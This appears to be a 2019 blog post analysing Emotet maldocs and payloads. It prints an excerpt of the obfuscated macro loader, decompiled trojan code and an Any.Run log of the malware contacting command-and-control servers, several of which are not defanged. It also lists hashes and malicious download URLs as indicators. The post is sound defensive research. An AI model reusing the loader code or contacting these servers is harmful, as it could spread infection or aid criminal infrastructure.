Return of the mummy - welcome back, emotet

By f0wL

Published: 2019-09-24 · Archived: 2026-04-05 18:12:31 UTC


Tue 24 September 2019 in Banking-Malware

Or to be more historically precise: Imhotep was the Egyptian, Emotet is the Malware strain we are going to take a Look at. Last week it returned from its summer vacation with a few new tricks

A short disclaimer: downloading and running the samples linked below will compromise your computer and data, so be f$cking careful. Also check with your local laws as owning malware binaries/ sources might be illegal depending on where you live.


Emotet Sample #1 @ Hybrid Analysis --> `sha256` `6076e26a123aaff20c0529ab13b2c5f11259f481e43d62659b33517060bb63c5`

Emotet Sample #2 @ Hybrid Analysis --> `sha256` `757b35d20f05b98f2c51fc7a9b6a57ccbbd428576563d3aff7e0c6b70d544975`



Emotet brought home a few souveniers from summer trip as well. The image above and below show the two most common decoy header pictures that the distributed Maldocs use. To hide the malicious VBA code that hides under the picture they used small textboxes that contain the embedded macro.

AnyRun Analysis



As Researchers at MalwareBytes found out the malspammers are even trying to lure people into downloading the infected Word Documents by advertising them as Edward Snowden's new Book "Permanent Record". Seems like the criminals reached a new moralic low point.


The following two screenshots are excerpts of the report generated by [OLETools] on an Emotet Word Document.

```
var a=['w5NpQz3CkABdwpzCpsOEJFnCmcOMw7FDwr4rwrTDohfDncKZwonCpE/CpwV2bgfCkFg6AMOxw6TCkwE3woLCgA==','F2jCs8OOZw==','QxHDo8KqKA==','U8KMwp4sBW4=','XGs2cQ=
=','w7/CjMKlwrLCvMKmDMOvw7bDg1srH0Niw7/CkA==','dgXDsMOdw5LCo8OWXMKbLMKbA8K3w7o=','C8KQw6Mtw6MO','HcKuw7HDkw==','fyAIPcOV','wonDp8KvwpXDk8OUWMOWwoHDh2bD
hA==',wEMOjw6nCuMKH','AsKeUsKx7PDk8KceHnCncObPA0fw4bDpFsywpkhw63CoMOF','Xg9Cw6xXc0PCocOaMVzCusKUEk4+w4Y9aW5gMlhEw5MiKsKwwqt8wqNkRfFsOnw5/DkcK7NsOLw47ClcOww6rDpRoBwpDDgcKfdQ==''];
...
(function(c,d){var e=function(f){while(--f){c['push'](c['shift']());}};e(++d);}(a,0xea));var b=function(c,d){c=c-0x0;var e=a[c];if(b['WWJYCD']===undefined){(function(){var f;try{var g=Function
('return\x20(function()\x20'+'{}.constructor(\x22return\x20this\x22)(\x20)'+');');f=g();}catch(h){f=window;}var i='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=';f['atob']||(f
['atob']=function(j){var k=String(j)['replace'](/=+$/,'');for(var l=0x0,m,n,o=0x0,p='';n=k['charAt'](o++);~n&&(m=l%0x4?m*0x40+n:n,l++%0x4)?p+=String['fromCharCode'](0xff&m>>(-0x2*l&0x6)):0x0){n=i
['indexOf'](n);}return p;});}());var q=function(r,d){var t=[],u=0x0,v,w='',x='';r=atob(r);for(var y=0x0,z=r['length'];y<z;y++){x+='%'+('00'+r['charCodeAt'](y)['toString'](0x10))['slice'](-0x2);}
r=decodeURIComponent(x);for(var A=0x0;A<0x100;A++){t[A]=A;}for(A=0x0;A<0x100;A++){u=(u+t[A]+d['charCodeAt'](A%d['length']))%0x100;v=t[A];t[A]=t[u];t[u]=v;}A=0x0;u=0x0;for(var B=0x0;B<r['length'];B+
+){A=(A+0x1)%0x100;u=(u+t[A])%0x100;v=t[A];t[A]=t[u];t[u]=v;w+=String['fromCharCode'](r['charCodeAt'](B)^t[(t[A]+t[u])%0x100]);}return w;};b['RMOADQ']=q;b['hbvsOB']={};b['WWJYCD']=!![];}var C=b
['hbvsOB'][c];if(C===undefined){if(b['wQIfKl']===undefined){b['wQIfKl']=!![];}e=b['RMOADQ'](e,d);b['hbvsOB'][c]=e;}else{e=C;}return e;};var D=function(){var E={'igXTd':b('0x0','Ig2c'
```

Type	Keyword	Description
AutoExec	Document_Open	Runs when the Word or Publisher document is opened
Suspicious	Shell.Application	May run an application (if combined with CreateObject)
Suspicious	CreateObject	May create an OLE object
Suspicious	CreateTextFile	May create a text file
Suspicious	Environ	May read system environment variables
Suspicious	Shell	May run an executable file or a system command
Suspicious	ShellExecute	May run an executable file or a system command
Suspicious	Write	May write to a file (if combined with Open)
Suspicious	Open	May open a file
Suspicious	Chr	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	Msxml2.ServerXMLHTTP	May download files from the Internet
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
IOC	https://ragulars.com/CmJb/ziv4/'	URL

After decoding the Base64 String we get this command as a result:

```
$solidstatePPV76='RhodeIslandB832';$turquoiseXDz48 = '844';$compressEq464='monitorcJX36';$Persistent
```


Detect It Easy 2.04
File name: ne/f0wl/Malware/Emotet/executables/8n55e37a_1086282838.exe
...
Scan
Scripts
Plugins
Log
.. Type: PE Size: 491520 Entropy FLC S H
Export Import Resource Overlay .NET PE
EntryPoint: 0002bf79 > ImageBase: 00400000
NumberOfSections 0004 > SizeOfImage: 0007c000
PE 32
Linker: Microsoft linker(8.00.50727)
Compiler: Visual C/C++(14.0.50727)[C++]
Library: MFC(8.00)[Static]
Tool: Microsoft Visual Studio
Nauz File Detector
Signatures
Info
Scan
100%
>
12 ms
Options
About
Exit


```
lab_0x415ced:
  // 0x415ced
  *(int32_t *)(g9 - 4) = g8;
  g8 = *(int32_t *)0x44437c;
  *(int32_t *)(g9 - 8) = (int32_t)"CreateActCtxW";
  *(int32_t *)(g9 - 12) = v4;
  g2 = (int32_t)GetProcAddress(&g481, (char *)&g481);
  *(int32_t *)(g9 - 4) = (int32_t)"ReleaseActCtx";
  *(int32_t *)(g9 - 8) = v4;
  g410 = g2;
  g2 = (int32_t)GetProcAddress(&g481, (char *)&g481);
  *(int32_t *)(g9 - 4) = (int32_t)"ActivateActCtx";
  *(int32_t *)(g9 - 8) = v4;
  g411 = g2;
  g2 = (int32_t)GetProcAddress(&g481, (char *)&g481);
  *(int32_t *)(g9 - 4) = (int32_t)"DeactivateActCtx";
  *(int32_t *)(g9 - 8) = v4;
  g412 = g2;
  int32_t func = (int32_t)GetProcAddress(&g481, (char *)&g481); // 0x415d21
  g2 = func;
  int32_t v5 = g410; // 0x415d23
  int32_t v6 = g4; // 0x415d23
  g413 = func;
  g8 = *(int32_t *)g9;
  int32_t v7 = g9 + 4; // 0x415d2e
  if (v5 == v6) {
      if (g411 != v6) {
          // 0x415ce8
          g2 = function_40736d();
          goto lab_0x415ced;
```

Taking a peek at the Imports we can see that the Malware uses (amongst other functions) TerminateProcess, IsDebuggerPresent and GetTimeZoneInfo imported from *Kernel32.dll*.

```
; BOOL __stdcall TerminateProcess(HANDLE hProcess, UINT uExitCode)
                extrn TerminateProcess:dword
                                        ; CODE XREF: sub_43137F+FC↑p
                                        ; sub_4317FF+E0↑p
                                        ; DATA XREF: ...
; LPTOP_LEVEL_EXCEPTION_FILTER __stdcall SetUnhandledExceptionFilter(LPTOP_LEVEL_EXCEPTION_FILTER lpTopLevelExceptionFilter)
                extrn SetUnhandledExceptionFilter:dword
                                        ; CODE XREF: sub_43137F+CE↑p
                                        ; sub_4317FF+B4↑p ...
; BOOL __stdcall IsDebuggerPresent()
                extrn IsDebuggerPresent:dword
                                        ; CODE XREF: sub_43137F+B9↑p
                                        ; sub_4317FF+AA↑p
                                        ; DATA XREF: ...
; DWORD __stdcall GetTimeZoneInformation(LPTIME_ZONE_INFORMATION lpTimeZoneInformation)
                extrn GetTimeZoneInformation:dword
                                        ; CODE XREF: sub_432A2E+14C↑p
                                        ; DATA XREF: sub_432A2E+14C↑r
; BOOL __stdcall GetCPInfo(UINT CodePage, LPCPINFO lpCPInfo)
                extrn GetCPInfo:dword   ; CODE XREF: sub_4335C6+24↑p
                                        ; sub_43386E+56↑p ...
; UINT __stdcall GetACP()
                extrn GetACP:dword      ; CODE XREF: sub_4337F4+4A↑p
                                        ; sub_4412CC:loc_44131A↑p
                                        ; DATA XREF: ...
; UINT __stdcall GetOEMCP()
                extrn GetOEMCP:dword    ; CODE XREF: sub_4337F4+27↑p
                                        ; DATA XREF: sub_4337F4+27↑r
; int __stdcall GetTimeFormatA(LCID Locale, DWORD dwFlags, const SYSTEMTIME *lpTime, LPCSTR lpFormat, LPSTR lpTimeStr, int cchTime)
                extrn GetTimeFormatA:dword
                                        ; DATA XREF: sub_4345C9+53↑r
; LPCH __stdcall GetEnvironmentStrings()
                extrn GetEnvironmentStrings:dword
```

Furthermore it also imports various functions like RegDeleteValueW to modify the registry from *Advapi32.dll*.


```
.idata:00444000 ; LSTATUS __stdcall RegDeleteValueW(HKEY hKey, LPCWSTR lpValueName)
.idata:00444000                 extrn RegDeleteValueW:dword
.idata:00444000                                         ; CODE XREF: sub_41794B+44↑p
.idata:00444000                                         ; DATA XREF: HEADER:00400120↑o ...
.idata:00444004 ; LSTATUS __stdcall RegSetValueExW(HKEY hKey, LPCWSTR lpValueName, DWORD Reserved, DWORD dwType, const
.idata:00444004                 extrn RegSetValueExW:dword
.idata:00444004                                         ; CODE XREF: sub_4178C4+39↑p
.idata:00444004                                         ; sub_41794B+69↑p ...
.idata:00444008 ; LSTATUS __stdcall RegCreateKeyExW(HKEY hKey, LPCWSTR lpSubKey, DWORD Reserved, LPWSTR lpClass, DWORD
.idata:00444008                 extrn RegCreateKeyExW:dword
.idata:00444008                                         ; CODE XREF: sub_417784+51↑p
.idata:00444008                                         ; sub_417784+6D↑p ...
.idata:0044400C ; LSTATUS __stdcall RegQueryValueW(HKEY hKey, LPCWSTR lpSubKey, LPWSTR lpData, PLONG lpcbData)
.idata:0044400C                 extrn RegQueryValueW:dword
.idata:0044400C                                         ; CODE XREF: sub_417624+11E↑p
.idata:0044400C                                         ; sub_4246AA+454↑p
.idata:0044400C                                         ; DATA XREF: ...
.idata:00444010 ; LSTATUS __stdcall RegEnumKeyW(HKEY hKey, DWORD dwIndex, LPWSTR lpName, DWORD cchName)
.idata:00444010                 extrn RegEnumKeyW:dword ; CODE XREF: sub_417515+5C↑p
.idata:00444010                                         ; sub_417624+F2↑p
.idata:00444010                                         ; DATA XREF: ...
.idata:00444014 ; LSTATUS __stdcall RegDeleteKeyW(HKEY hKey, LPCWSTR lpSubKey)
.idata:00444014                 extrn RegDeleteKeyW:dword
```



It uses the *IsDebuggerPresent* function out of debugapi.h to check if it is actively being debugged and will exit if it returns true.

24920ms	No Response	POST	3240	easywindow.exe	http://179.12.170.88:8080/vermont/json/ringin/	463 b	text
58705ms	No Response	POST	3240	easywindow.exe	http://182.76.6.2:8080/sess/	447 b	text
118.10s	No Response	POST	3240	easywindow.exe	http://86.98.25.30:53/ringin/attrib/ringin/	465 b	text
153.93s	No Response	POST	3240	easywindow.exe	http://198.199.88.162:8080/sym/codec/ringin/	449 b	text
188.75s	No Response	POST	3240	easywindow.exe	http://178.62.37.188:443/health/enabled/ringin/	443 b	text
229.71s	200: OK	POST	3240	easywindow.exe	http://92.222.125.16:7080/acquire/loadan/	458 b 78.8 Kb	text binary
260.43s	200: OK	POST	2836	easywindow.exe	http://45.79.188.67:8080/report/	461 b 821 Kb	text binary

260.43s	200: OK	POST	2836	easywindow.exe	http://45.79.188.67:8080/report/	461 b 821 Kb	text binary
263.74s	200: OK	POST	2836	easywindow.exe	http://45.79.188.67:8080/stubs/schema/ringin/	517 b 148 b	text binary
263.80s	200: OK	GET	2836	easywindow.exe	http://173.214.174.107:443/whoami.php	14 b	text
267.69s	200: OK	POST	2836	easywindow.exe	http://173.214.174.107:443/xian/vermont/ringin/merge/	258 b 148 b	text binary
274.87s	200: OK	POST	2836	easywindow.exe	http://173.214.174.107:443/symbols/enable/ringin/	531 b 148 b	text binary



The Any.Run Analysis of the second sample can be found here.

```
g59 = (int32_t)CreateCompatibleDC(NULL);
g34 = (int32_t)CreateCompatibleDC((int32_t *)g38);
g35 = (int32_t)CreateCompatibleBitmap((int32_t *)g38, g41, g42);
g33 = (int32_t)LoadBitmapA((int32_t *)g39, (char *)111);
int32_t * h = CreateFontA(48, 0, 0, 0, 600, 0, 0, 0, 1, 2, 1, 0, 0, "Comic Sans MS"); // 0x402dcb
g58 = (int32_t)h;
g37 = (int32_t)SelectObject((int32_t *)g34, h);
SetTextColor((int32_t *)g34, 0xff0000);
SetBkMode((int32_t *)g34, 1);
SelectObject((int32_t *)g34, (int32_t *)g35);
int32_t * hbr2 = GetStockObject(0); // 0x402e24
```

Looks like we stumbled across a real Typography expert as well 😹

```
*(int32_t *)(g8 - 40) = (int32_t)"Squirrel Shootout by Brenton Andrew Saunders";
*(int32_t *)(g8 - 44) = (int32_t)"Squirrel Shootout by Brenton Andrew Saunders";
*(int32_t *)(g8 - 48) = 0;
```

Squirrel Shootout ?! Sounds like another attempt to frame / disguise as another executable.

```
if ((v10 & 255) == 0) {
    // 0x403e4b
    MessageBoxA(NULL, "Decrypt Key Fail", NULL, 0);
}
int32_t v11 = (int32_t)"YV#C?9JareyJnw%?qV#QX@74JG*}Tw@7d"; // 0x403e88
char * v12 = "YV#C?9JareyJnw%?qV#QX@74JG*}Tw@7d";
unsigned char v13 = *v12; // 0x403e88
int32_t v14 = (int32_t)v12 + 1; // 0x403e90
```

Interesting strings all around 🤔

Another quite interesting tool to unpack and analyze Emotet is [tracecorn_tina](), which is (as the name might already suggest) based on [tracecorn](), a Windows API tracer for malware.

IOCs

Emotet (SHA256)

```
6076e26a123aaff20c0529ab13b2c5f11259f481e43d62659b33517060bb63c5 (480 KiB)
7080e1b236a19ed46ea28754916c43a7e8b68727c33cbf81b96077374f4dc205 (484 KiB)
757b35d20f05b98f2c51fc7a9b6a57ccbbd428576563d3aff7e0c6b70d544975 (201 KiB)
```

.docm Files (SHA256)

```
ea7391b5dd01d2c79ebe16e842daacc84a0dc5f0174235bbae86b2204312a6ab  --> 5B99674D2005BB01760A1765E4CB3B
e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855  --> 8KZLXW0QU5K8_NJC.docm
c13a058b51294284b7383b5d5c78eff83529519c207376cf26e94f4e888c5114  --> 9B797E5A9E5FB0789B8278134AF083
ae63b306cc2787b2acac3770d706db0648f53e1fade14af0104cfcb07001e22d  --> ANHANG 3311 1519749319.doc
82bb3612b299cba0350e1dc4c299af9d50354cc1448b1dd931017f4381d0606a  --> D468EA5BA7A856C12C3AC887C1A023
78d7b30a7a68c3b1da18bcf2ea84904907ecbd96d460b7d94871ac1a6ff21a35  --> DETAILS_09_17_2019MW-33916.doc
d88175cb5257df99953b2cfb65dff302dce425548c54706bf7d23ba6de5eef19  --> DOC-16092019 6678523.doc
cb4a203b541ec40e06c9d9f030dacf22747d62a771385d49d03801945b8d2e1a  --> FB1ADE20382673E3E1D3351FA31552
1e1eedfe3066f398cdc0805ec5338e2028c0fd7085255c741d31ec35eb3bdbda  --> 7330786_09_23_2019_UIE76589.do
```

URLs

```
hxxps://autorepuestosdml[.]com/wp-content/CiloXIptI/
hxxps://pep-egypt[.]com/eedy/xx3yspke7_l7jp5-430067348/
hxxps://danangluxury[.]com/wp-content/uploads/KTgQsblu/
hxxps://www.gcesb[.]com/wp-includes/customize/zUfJervuM/
hxxps://bondagetrip[.]com/wp-content/y0gm3xxs_hmnw8rq-764161699/
hxxp://www.offmaxindia[.]com/wp-includes/b161/
```

```
hxxp://www.kutrialiogludernegi[.]com/cgi-bin/6j1/
hxxp://poshinternationalmedia[.]com/nqec/zcdvgy178/
hxxp://drfalamaki[.]com/Mqm24/btxz33664/
hxxps://gcsucai[.]com/wp-content/h891u8f8/
```

Contacted Servers

```
hxxp://179.12.170[].]88:8080/vermont/json/ringin/
hxxp://182.76.6[.]2:8080/sess/
hxxp://86.98.25[.]30:53/ringin/attrib/ringin/
hxxp://198.199.88[.]162:8080/sym/codec/ringin/
hxxp://178.62.37[.]188:443/health/enabled/ringin/
hxxp://92.222.125[.]16:7080/acquire/loadan/
hxxp://45.79.188.67:8080/report/
hxxp://45.79.188.67:8080/stubs/schema/ringin/
hxxp://173.214.174[.]107:443/whoami.php
hxxp://173.214.174[.]107:443/xian/vermont/ringin/merge/
hxxp://173.214.174[.]107:443/symbols/enable/ringin/
```

Source: https://dissectingmalwa.re/return-of-the-mummy-welcome-back-emotet.html